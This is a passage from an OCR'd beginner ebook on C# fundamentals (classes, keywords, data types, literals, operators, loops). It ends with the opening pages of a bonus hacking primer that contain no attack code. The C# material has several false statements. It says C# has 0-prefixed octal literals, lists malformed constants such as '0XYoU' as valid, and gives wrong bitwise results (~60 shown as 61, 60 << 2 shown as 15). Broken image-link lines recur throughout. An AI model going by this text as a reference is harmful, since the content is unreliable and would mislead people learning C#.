namespace RectangleApplication
{
    class Rectangle
    {
        // member variables
        double length;
        double width;
        public void Acceptdetails()
        {
            length = 4.5;
            width = 3.5;
        }
        public double GetArea()
        {
            return length * width;
        }
        public void Display()
```



```
        {
            Console.WriteLine("Length: {0}", length);
            Console.WriteLine("Width: {0}", width);
            Console.WriteLine("Area: {0}", GetArea());
        }
    }

    class ExecuteRectangle
    {
        static void Main(string[] args)
        {
            Rectangle r = new Rectangle();
            r.Acceptdetails();
            r.Display();
            Console.ReadLine();
        }
    }
}
```

After compiling and executing that code, you ’ ll get this result:




```
Length: 4.5

Width: 3.5

Area: 15.75
```

Now, let ’ s discuss the parts of that code one by one:


- **using** – All C# codes start with this line. “ using ” is a keyword that can link namespaces inside C# programs. Again, one program can contain several “ **using** ” lines. That means you can include multiple namespaces in each of your programs.
- **class** – You should use this keyword to declare classes.

- **Comments** – You should use this part to explain your code. In general, the C# compiler ignores this section. Make sure that your multiline comments begin with /* and end with */. Check the example below:



```
/* This program demonstrates

The basic syntax of C# programming

Language */
```

For single-line comments, on the other hand, use two slashes (i.e. //). Check the example below:



```
}//end class Rectangle
```

- member variables – These are the data members or attributes of the class. You should use variables to store data. For the current example, the class named Rectangle has 2 member variables: width and length.

- member functions – A function is a collection of commands that perform a certain job. In general, you should declare the functions of a class inside the class itself. In the program given above, Rectangle has 3 member functions: Display, GetArea, and AcceptDetails.

C# Identifiers

Identifiers are names used to determine classes, functions, variables, or any item defined by the programmer. Here are the rules you have to follow when naming classes in the C# language:

- Each name should start with a letter. You can continue the name using letters, numbers, and underscores. You can ’ t start an identifier ’ s name with a number.
- Your chosen name cannot contain spaces or special symbols (e.g. ?, +, %, and *). However, as mentioned in the previous rule, you can use underscores when naming your identifiers.
- You can ’ t use any C# keyword as an identifier ’ s name.

The Keywords of the C# Language

Basically, a keyword is a reserved word that has a predefined function in the C# language. You can ’ t use keywords in naming identifiers. If you really want to do that, however, you may add the “ @ ” symbol at the beginning of the keyword.

In this programming language, some identifiers (e.g. set, get, etc.) have special meanings. Programmers refer to these identifiers as “ contextual keywords. ”

You will see two tables below. These tables will show you the contextual keywords and reserved keywords in the C# language.

The Contextual Keywords

set	get	let	add	group	alias	from
select	partial (method	global	partial (type)	dynamic	orderby	descending
ascending	into	remove	join			

The Reserved Keywords

as	if	is	In	do	try	int
new	for	out	ref	goto	this	else
void	true	lock	char	byte	base	case
bool	long	null	uint	using	sbyte	catch
const	break	short	throw	ulong	while	event
class	float	false	fixed	decimal	abstract	checked
continue	delegate	explicit	internal	double	default	finally
in (as a generic modifier)	readonly	return	sealed	interface	implicit	static
virtual	switch	sizeof	namespace	params	foreach	protected
stackalloc	string	override	operator	unchecked	volatile	private
object	public	unsafe	extern	enum	typeof	ushort
out (as a generic modifier)	struct					

Chapter 4: The Different Types of Data in C#

This chapter will discuss the various types of data you ' ll encounter in C#. Study this chapter carefully. As a programmer, you ' ll be dealing with different kinds of data in your codes and statements. That means you should be knowledgeable about these data types.

In the C# language, variables are divided into five types. Let ' s discuss each type in detail:

The Value Type

You can directly assign values to this kind of variable. If you need to use them, just access a class named System.ValueType.

These variables hold data inside them. That means they don ' t involve third-party tools or mechanisms. The list below will show you the value types available in C#:

- Int
- long
- char
- bool
- sbyte

- double
- decimal
- byte
- float
- ushort
- uint
- short
- ulong

The Reference Type

Variables that belong to this type don ’ t store the data directly. Instead, they point to the variables that hold the data. That means you should use this type if you want to point towards a file directory or memory location.

The Object Type

C# users consider this as the core class of all data in this language. “ Object ” serves as the alias for a C# class named **System.Object**. You can use object types to store other kinds of data. Before you can assign values, however, you have to perform type conversions.

The process of converting values into objects is known as **boxing**. Converting objects to values, on the other hand, is known as **unboxing**.

The Dynamic Type

This kind of variable allows you to store any value. With dynamic variables, type checking occurs during runtime. Here ’ s the syntax you need to use when declaring a dynamic data type:

dynamic <the variable ’ s name> = the value you want to assign;

For instance:


dynamic x = 99;

Dynamic data types and object data types are almost identical. The only difference is in the timing of their type checking. Object variables perform this task during compile time. Dynamic ones, on the other hand, perform type checking during runtime.

The String Type


You can use this type to assign string values to your chosen variable. This type serves as the alias for a C# class named System.String. According to computer experts, string variables are derived from the object type.

You can use string literals (i.e. quoted or @quoted) to assign the value for string type variables. Check the following example:



```
String str = "Tutorials Point";
```

The @quoted string literal for that line is:



```
@"Tutorials Point";
```

Chapter 5: The Variables

The term variable refers to memory locations that can be manipulated by computer programs. Every variable in this programming language belongs to a certain type, which specifies the following aspects:


- The size and structure of the memory used by the variable
- The values that you can store inside the variable ' s memory
- The group of operations that you can apply to the variable.

You can categorize the value types in C# this way:

1. The Decimal Types
2. The Nullable Types
3. The Integral Types
4. The Boolean Types
5. The Floating Point Types

How to Define a Variable

When defining a variable, use the following syntax:




```
<data_type> <variable_list>;
```

In this syntax, you must replace “ data_type ” with a data type in the C# language. For “ variable_list, ” you may add one or more identifiers. You should separate identifiers using commas.


How to Initialize a Variable

You can initialize variables using “ = ” (i.e. the equal sign). To complete the process, just add a constant expression after the equal sign. Here ’ s the basic syntax of variable initialization:



```
variable_name = value;
```

You may initialize variables during the declaration phase. As discussed above, initialization is achieved by placing “ = ” followed by an expression. Here ’ s an example:



```
<data_type> <variable_name> = value;
```

To help you understand this concept, more examples are given below:

int x = 2, y = 3; /* it initializes x and y */

byte d = 99; /* it initializes d */


char a = ‘ a ’ ;   /* the variable named **a** has ‘ **a** ’ as its value */

According to expert programmers, you should always initialize variables correctly. If you won ’ t, your programs may behave unexpectedly or produce undesirable results.

How to Enter a Value

C# has a namespace called **System**. This namespace contains different classes, one of which is **Console**. This class offers **ReadLine()**, a function that accepts inputs from the users and stores them into variables.

For instance:



```
int num;

num = Convert.ToInt32(Console.ReadLine());
```

Console.ReadLine() receives data as string variables. If you prefer to use the data as int variables, you may use a function called **Convert.ToInt32()**.

The Rvalue and Lvalue Expressions

The C# programming language supports two types of expressions:

1. rvalue – This kind of expression may appear on the right side, but never on the left side, of any assignment.
2. lvalue – This kind of expression may appear on the right side or left side of any assignment.

Variables are classified as lvalues. Thus, they can appear on either side of your assignments. The numeric literals, on the other hand, are classified as rvalues. That means you can ’ t assign them nor place them on the left side of your assignments. Check the two examples below:

- Valid Statement for C#: int x = 99
- Invalid Statement for C#: 99 = 66

Chapter 6: Literals and Constants

The term “ literals ” refers to fixed or unchangeable values: you cannot alter these values while the program is being executed. Literals are also known as constants. Literals can take the form of any basic data type (e.g. floating constant, integer constant, string constant, character constant, etc.). Additionally, you can use enumeration literals in your C# statements.

The Integer Constants

Integer constants can be octal, decimal, or hexadecimal literals. You should use a prefix to specify the base (also known as radix). Check this list:

- Use 0 for octal literals
- Use oX or ox for hexadecimal literals
- Decimal literals don ’ t require prefixes

Integer literals may also have L and U as a suffix. L is used for long integers while U is used for unsigned integers. These suffixes are not case-sensitive.

The list below will show you valid and invalid integer constants:

- 131 – Valid
- 312u – Valid
- 0XYoU – Valid
- 218 – Invalid: The number 8 isn ’ t octal.
- 123UU – Invalid: You must not repeat suffixes.

Here ’ s a second list of examples. This one, however, will show you the different kinds of Integer Constants:

- 0123 – octal
- 86 – decimal
- 0x5b – hexadecimal
- 20 – int
- 20u – unsigned integer
- 20l – long integer
- 20ul – long and unsigned integer

The Floating Point Constants

Floating point constants may have the following parts:

1. a decimal point
2. an exponent
3. an integer
4. a fraction

Here are valid and invalid samples of floating point constants:

- 3.14 – Valid
- 314-5L – Valid
- 310E – Invalid: The exponent is incomplete.
- 310f – Invalid: This constant doesn ’ t have an exponent or decimal.
- .e44 – Invalid – This constant has a missing fraction or integer.

While using decimal numbers, you should include the exponent, the decimal point, or both. While you are using exponential numbers, however, you should include the fraction, the integer, or both. You should introduce signed exponents using “ E ” or “ e. ”

The Character Constants

You should place character constants inside single quotes. For instance, you can store ‘ a ’ inside a plain char type variable. In general, character constants can take the form of simple characters (e.g. ‘ b ’), universal characters (e.g. ‘ \u03B0 ’) or escape sequences (e.g. ‘ \t ’).

In the C# language, some characters gain a special meaning if they are introduced by a backslash. Since they have a special meaning, you can use them for certain functions such as tab (\t) or newline (\n). The following list will show you some escape sequences and their meanings:

- \ ’ – This represents a single quote character.
- \ ” – This represents double quote characters.
- \\ - This represents a backslash character.
- \? – This represents a question mark.
- \a – This represents a bell or an alert.
- \b – This represents a backspace.
- \n – This represents a newline.
- \f – This represents a form feed.
- \t – This represents a horizontal tab.
- \r – This represents a carriage return.
- \ooo – This represents an octal number that has 1-3 digits.
- \v – This represents a vertical tab.
- \xhh … - This represents a hexadecimal number that has one or more digits.

The String Constants

You should use double quotes (i.e. “” or @ ””) to enclose string constants. In general, string constants are similar to character constants: they contain escape sequences, universal characters, and plain characters.

You may use a string literal to break long lines into smaller ones. Then, you may use whitespaces to separate the small lines. The following list will show you some string constants:


- “ hi, girl ”
- “ hi, \

girl ”
- “ hi, ” “ g ” “ irl ”
- @ “ hi girl ”

Important Note: The string constants given above are identical. They will give the same result: hi girl

How to Define Literals

You can use **const** (i.e. a C# keyword) to define constants. When defining constants, you should use the following syntax:



```
const <data_type> <constant_name> = value;
```

Chapter 7: The Operators in C#

Operators determine how logical or mathematical manipulations should be performed. Basically, operators are symbols that can communicate with the C# compiler. This programming language has a powerful collection of pre-installed operators. These operators are divided into six categories, namely:

- Relational Operators
- Assignment Operators
- Arithmetic Operators
- Bitwise Operators
- Logical Operators
- Misc. Operators

Let ’ s discuss each category in detail:

The Relational Operators

The table below will show you the relational operators available in the C# language. Let ’ s use two variables: X = 2; Y = 4.

- “ == ” – This operator tests the equality of the operands. If the values are equal, the operator gives “ true ” as the result. For instance, “ Y == X ” isn ’ t true.

- “ > ” – This operator checks the value of both operands. If the left operand ’ s value is higher than that of the right operand, the condition is true. For example: “ Y > X ” is true.
- “ < ” – This operator checks the value of the operands involved. If the right operand ’ s value is higher than that of the left operand, the condition is true. For instance: “ X < Y ” is true.
- “ != ” – This operator checks the equality of the operands. If the values of the operands are not equal, the condition is true. For example: “ Y != X ” is true.
- “ <= ” – This operator tests whether the left operand ’ s value is less than or equal to that of the right operand. Here ’ s an example: “ Y <= X ” isn ’ t true.
- “ >= ” – This operator tests whether the right operand ’ s value is less than or equal to that of the left operand. Here ’ s an example: “ Y >= X ” is true.

The Assignment Operators

The following list shows the C#-compatible assignment operators:

- “ = ” – This assignment operator can copy the right operand ’ s value and give it to the left operand. For example: Z = X + Y will assign the value of X + Y to Z.
- “ += ” – This assignment operator is called “ Add AND. ” It can add the value of the right operand to that of the left operand and give the sum to the left operand. For instance: Z += X is equal to Z = Z + X.
- “ -= ” – This operator is known as “ Subtract AND. ” It can subtract the value of the right operand from that of the left operand and give the difference to the left operand. For example: Z -= X is equal to Z = Z – X.
- “ *= ” – This operator is called “ Multiply AND. ” It can multiply the value of the right operand with that of the left operand and give the product to the left operand. For instance: Z *= X is equal to Z = Z * X.
- “ /= ” – This assignment operator is known as “ Divide AND. ” It can divide the value of the left operand with the value of the right operand and give the value to the left operand. Here ’ s an example: Z /= X is equal to Z = Z / X.
- “ %= ” – This operator is called “ Modulus AND. ” It uses two operands to take a modulus and assigns

the result to the left operand. For example: (Z %= X) is equal to (Z = Z % X).

- “ <<= ” – This operator is called “ Left Shift AND. ” It adjusts the value of the left operand to the left based on the number indicated by the right operand. Then, it assigns the value to the left operand. Here ’ s how it works: Z <<= 3 is equal to Z = Z << 3.
- “ >>= ” – This operator is known as “ Right Shift AND. ” It adjusts the value of the left operand to the right based on the number indicated by the right operand. Check this example: (X >>= 3) is equal to (X = X >> 3).

The Arithmetic Operators


The list below shows the available arithmetic operators in the C# language. To help you understand each operator, let ’ s use two variables: X = 2 and Y = 4.

- “ + ” – This operator adds up two operands (e.g. X + Y = 6).
- “ - ” – This operator subtracts the value of the second variable from the first one (e.g. Y – X = 2).
- “ * ” – This operator multiplies the operands (e.g. X * Y = 8).
- “ / ” – This operator uses the denominator to divide the numerator (e.g. Y/X = 2).

- “ ++ ” – This is called the increment operator. It increases the value of a variable by 1 (e.g. X++ = 3).
- “ -- ” – This is known as the decrement operator. It decreases the value of a variable by 1 (e.g. Y-- = 3).

The Bitwise Operators

You can use bitwise operators to work on bits. With this category, you ’ ll be able to perform bit-by-bit operations. The image below contains the truth tables for ^, |, and &.



p	q	p & q	p | q	p ^ q
0	0	0	0	0
0	1	0	1	1
1	1	1	1	0
1	0	0	1	1

For the following examples, let ’ s assume that X is 60 and Y is 13. Let ’ s convert them into binary elements:

X = 0011 1100

Y = 0000 1101

Now, let ’ s perform bit operations on these variables:

X|Y = 0011 1101

X&Y = 0000 1100

~X = 1100 0011

X^Y = 0011 0001

The list below shows the bitwise operators available in the C# language. Let ’ s use the same values: X = 60; Y = 13.

- “ & ” – This binary operator is called “ AND. ” If both operands have the same bit, that bit will be copied to the result. For instance: (X & Y) = 12, i.e. 0000 1100.
- “ | ” – This operator is called “ OR. ” It will copy a bit that exists in one of the operands. For example: (X | Y) = 61, i.e. 0011 1101.
- “ ^ ” – This binary operator is called XOR. It copies a bit that exists in just one of the operands. Thus, XOR won ’ t copy bits that exist in both operands. Here ’ s an example: (X ^ Y) = 49, i.e. 0011 0001.
- “ ~ ” – This is a unary operator. It “ flips ” bits when used in the C# programming language. Here ’ s an example: (~X) = 61, i.e. 1100 0011.
- “ >> ” – This is known as the “ right shift operator. ” It moves the value of the left operand to the right based on the bits indicated by the right operand. Here ’ s an example: X >> 2 = 15, i.e. 0000 1111.
- “ << ” – This is called the left shift operator. It moves the value of the left operand to the left based on the bits indicated by the right operand. For example: X << 2 = 15, i.e. 1111 0000.

The Logical Operators

The following list will show you the logical operators available in C#. Let ’ s assign Boolean Values to X and Y. X holds “ TRUE ” while Y holds “ False. ”

- “ || ” – This operator is known as “ Logical OR. ” If one of the operands is not equal to zero, the condition is true. For example: (X || Y) is true.
- “ && ” – This operator is known as “ Logical And. ” If all of the operands are not equal to zero, the condition is true. For instance: (X %% Y) is false.
- “ ! ” – This operator is called “ Logical Not. ” You should use it to reverse the state of an operand. If the condition is true, this operator will become false. !(X || Y) is false.

The Misc. Operators

The C# programming language supports other operators. Here are the important ones:

- “ sizeof() ” – This operator can identify the size of any data type. For instance, **sizeof(int)** can give you 4.
- “ typeof() ” – This operator can identify the type of any class. For example: **typeof(StreamReader)**.

- “ & ” – You can use this operator to determine the address of any variable. For example: **&x** will give you the address of the variable named “ x. ”
- “ * ” – You can use this operator to create a pointer to any variable. For example: You can use ***x**to create a pointer, name it as “ x, ” and assign it to any variable.
- “ ?: ” – This operator is called the “ conditional expression. ” It assigns values to any variable based on its conditions. For example, it may assign the value of X to a variable if its condition is true. If the condition is false, however, it will assign the value of Y.
- “ is ” – You can use this operator to determine if an object belongs to a certain type. Here ’ s an example: **If(Gucci is Bag) //** will check whether an object named Gucci belongs to the class named Bag.


Chapter 8: The Loops in C#

In some situations, you have to execute a code block several times. Entering the same statements repeatedly, however, is boring and time consuming. That means you should find a way to repeat blocks of codes quickly and easily. If you don ’ t know how to accomplish that, this chapter can help you greatly.

Important Note: Statements are generally executed in a sequential manner. That means C# executes the first statement first, followed by the next one, etc. You should remember this concept as you read this chapter.

Just like other programming languages, C# provides you with different control structures in terms of execution paths. That means you can access effective structures if you need to work on complex programs.

If you have to execute the same code blocks multiple times, you can streamline your task using a loop statement. The image below will show you the basic form of loop statements in C#:



The C# programming language offers different kinds of loops. You can use these loops for your own codes. Check the list below:


- While Loops – These loops repeat a statement or sets of statements if the specified condition becomes true. In general, while loops check the result of the condition before running the loop commands.
- For Loops – With these loops, you can execute a series of statements several times. Additionally, you can abbreviate the code that controls the loop ' s variable.
- Do … While Loops – These loops are similar to while statements. However, they check the condition after executing the loop body.

- Nested Loops – You can use these loops within other loops.

Let ’ s discuss each loop type in detail:

The While Loops


These loops can repeatedly execute your desired statements if any of the given conditions is true. The image below shows the syntax of while loops in the C# language:



```
while(condition)

{

   statement(s);

}
```

The For Loops


“ For loops ” are considered as a structure for controlling repetitions. You can use this structure to write statements that must be executed multiple times. Here ’ s the syntax you should follow when writing for loops in C#:



```
for ( init; condition; increment )

{

   statement(s);

}
```

The Do … While Loops

These loops test the condition upon reaching the end of their body. Since they perform their functions first before checking the condition, do … while loops execute their body at least once. The image below shows the syntax of do … while loops in the C# language:




```
do

{

   statement(s);



}while( condition );
```

As you can see, the conditional expression is located at the last part of the syntax. That means the loop will execute the statement/s first before checking the condition entered by the programmer.

The Nested Loops


The C# programming language allows you to place loops inside other loops. That means you can combine different types of loops in your programs. The syntax you have to use depends on the loop that you want to use as the “ container. ” Check the following syntaxes:

- *Nested For Loops*:




```
for ( init; condition; increment )

{

   for ( init; condition; increment )

   {

      statement(s);

   }

   statement(s);

}
```

- *__Nested While Loops__*:



```
while(condition)

{

   while(condition)

   {

      statement(s);

   }

   statement(s);

}
```

- *__Nested Do ... While Loops__*:



```
do

{

   statement(s);

   do

   {

      statement(s);

   }while( condition );


}while( condition );
```

Conclusion

Thank you again for downloading this book!

I hope this book was able to help you learn the basics of C# in just two weeks.

The next step is to practice using this language in creating your own programs.

Finally, if you enjoyed this book, then I ’ d like to ask you for a favor, would you be kind enough to leave a review for this book on Amazon? It ’ d be greatly appreciated!

Click here to leave a review for this book on Amazon!

Also be sure to signup for my technology and programming newsletter to receive your FREE books! Click Here.

Thank you and good luck!

Bonus Book Hacking Bootcamp

Learn the Basics of Computer Hacking

Table Of Content

Introduction

I want to thank you and congratulate you for downloading the book, *“ Learn the Basics of Computer Hacking (Security, Penetration Testing, How to Hack).*

This book contains proven steps and strategies on how to hack computer networks.

This e-book will teach you the basic ideas and concepts related to hacking. It will explain the tools, methods and techniques used by experienced hackers. By reading this material, you can conduct reconnaissance and software attacks against your target networks.

Thanks again for downloading this book, I hope you enjoy it!

Chapter 1: Hacking – General Information

This book can help you become a great computer hacker. With this material, you will be able to:

- Think like a hacker – Since you'll know the methods and techniques used in hacking, you can attack networks or protect yourself from other people.

- Learn about "ethical hacking" – You don't have to use your skills to infiltrate networks or steal data. In the world of IT (i.e. information technology), you may use your new skills to help businesses and organizations in preventing hacking attacks; thus, you can earn money by being a "good" hacker.

- Impress your friends and family members – You may show off your hacking abilities to other people. This way, you can establish your reputation as a skilled programmer or computer-user.

Hackers – Who are they?

Hackers are people who love to play with computer networks or electronic systems. They love to discover how computers work. According to computer experts, hackers are divided into two main types:

- White Hat Hackers – These people are known as “good hackers.” A white hat hacker uses his/her skills for legal purposes. Often, he/she becomes a security expert who protects companies and organizations from the black hat hackers (see below).

